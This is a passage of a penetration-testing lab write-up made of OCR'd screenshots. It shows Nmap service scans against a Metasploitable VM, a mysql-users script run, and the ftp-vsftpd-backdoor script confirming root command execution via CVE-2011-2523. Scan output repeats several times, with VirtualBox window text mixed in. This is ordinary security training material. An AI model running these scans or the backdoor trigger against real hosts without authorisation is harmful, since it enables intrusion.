514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ 
```

g. mysql-query.nse

```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -sV --script=mysql-users 192.168.243.1
```

Starting Nmap 7.94SVN (https://nmap.org) at 2025-01-03 14:43 IST

Nmap scan report for 192.168.243.1

Host is up (0.059s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT   STATE SERVICE   VERSION

21/tcp   open ftp   vsftpd 2.3.4

22/tcp   open ssh   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp   open telnet   Linux telnetd

25/tcp   open smtp   Postfix smtpd

53/tcp   open domain   ISC BIND 9.4.2

80/tcp   open http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)


|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

111/tcp open rpcbind   2 (RPC #100000)


| rpcinfo:

```
|  program version    port/proto  service
|  100000  2         111/tcp   rpcbind
|  100000  2         111/udp   rpcbind
|  100003  2,3,4     2049/tcp   nfs
|  100003  2,3,4     2049/udp   nfs
|  100005  1,2,3    59123/tcp   mountd
|  100005  1,2,3    59403/udp   mountd
|  100021  1,3,4    33839/udp   nlockmgr
|  100021  1,3,4    35919/tcp   nlockmgr
|  100024  1        36011/tcp   status
|_ 100024  1        54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login      OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc        VNC (protocol 3.3)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Nmap done: 1 IP address (1 host up) scanned in 14.03 seconds


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Right Ctrl
14:44
03-01-2025

```
QUITTING!

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -sV --script=mysql-users 192.168.243.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:43 IST
Nmap scan report for 192.168.243.1
Host is up (0.059s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Screenshot taken
View image
Right Ctrl
14:45
03-01-2025

```
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.03 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ 
```

h. ftp-vsftpd-backdoor.nse


```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]

└─$ nmap -sV --script=ftp-vsftpd-backdoor 192.168.243.1
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:46 IST

Nmap scan report for 192.168.243.1

Host is up (0.022s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT     STATE SERVICE     VERSION

21/tcp   open  ftp        vsftpd 2.3.4

| ftp-vsftpd-backdoor:

|   VULNERABLE:

|   vsFTPd version 2.3.4 backdoor

|     State: VULNERABLE (Exploitable)

|     IDs:  CVE:CVE-2011-2523  BID:48539

|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.

|     Disclosure date: 2011-07-03

|     Exploit results:

|       Shell command: id

|       Results: uid=0(root) gid=0(root)

|     References:

|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

|       https://github.com/rapid7/metasploit-
framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb

|       https://www.securityfocus.com/bid/48539

|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

22/tcp   open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp   open  telnet      Linux telnetd

25/tcp   open  smtp        Postfix smtpd

53/tcp   open  domain      ISC BIND 9.4.2

80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)

|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

111/tcp  open  rpcbind     2 (RPC #100000)

| rpcinfo:

|   program version    port/proto  service

|   100000  2           111/tcp   rpcbind
|  100000  2          111/udp   rpcbind
|  100003  2,3,4      2049/tcp   nfs
|  100003  2,3,4      2049/udp   nfs
|  100005  1,2,3     59123/tcp   mountd
|  100005  1,2,3     59403/udp   mountd
|  100021  1,3,4     33839/udp   nlockmgr
|  100021  1,3,4     35919/tcp   nlockmgr
|  100024  1         36011/tcp   status
|_  100024  1        54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
```




Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Right Ctrl
14:47
03-01-2025

```
Nmap done: 1 IP address (1 host up) scanned in 14.03 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -sV --script=ftp-vsftpd-backdoor 192.168.243.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:46 IST
Nmap scan report for 192.168.243.1
Host is up (0.022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
```



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Screenshot taken
View image
Right Ctrl
14:48
03-01-2025

```
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```




Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkhacker@kali: /usr/share/nmap/scripts
File Actions Edit View Help
Right Ctrl
14:48
03-01-2025
ENG IN

```
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
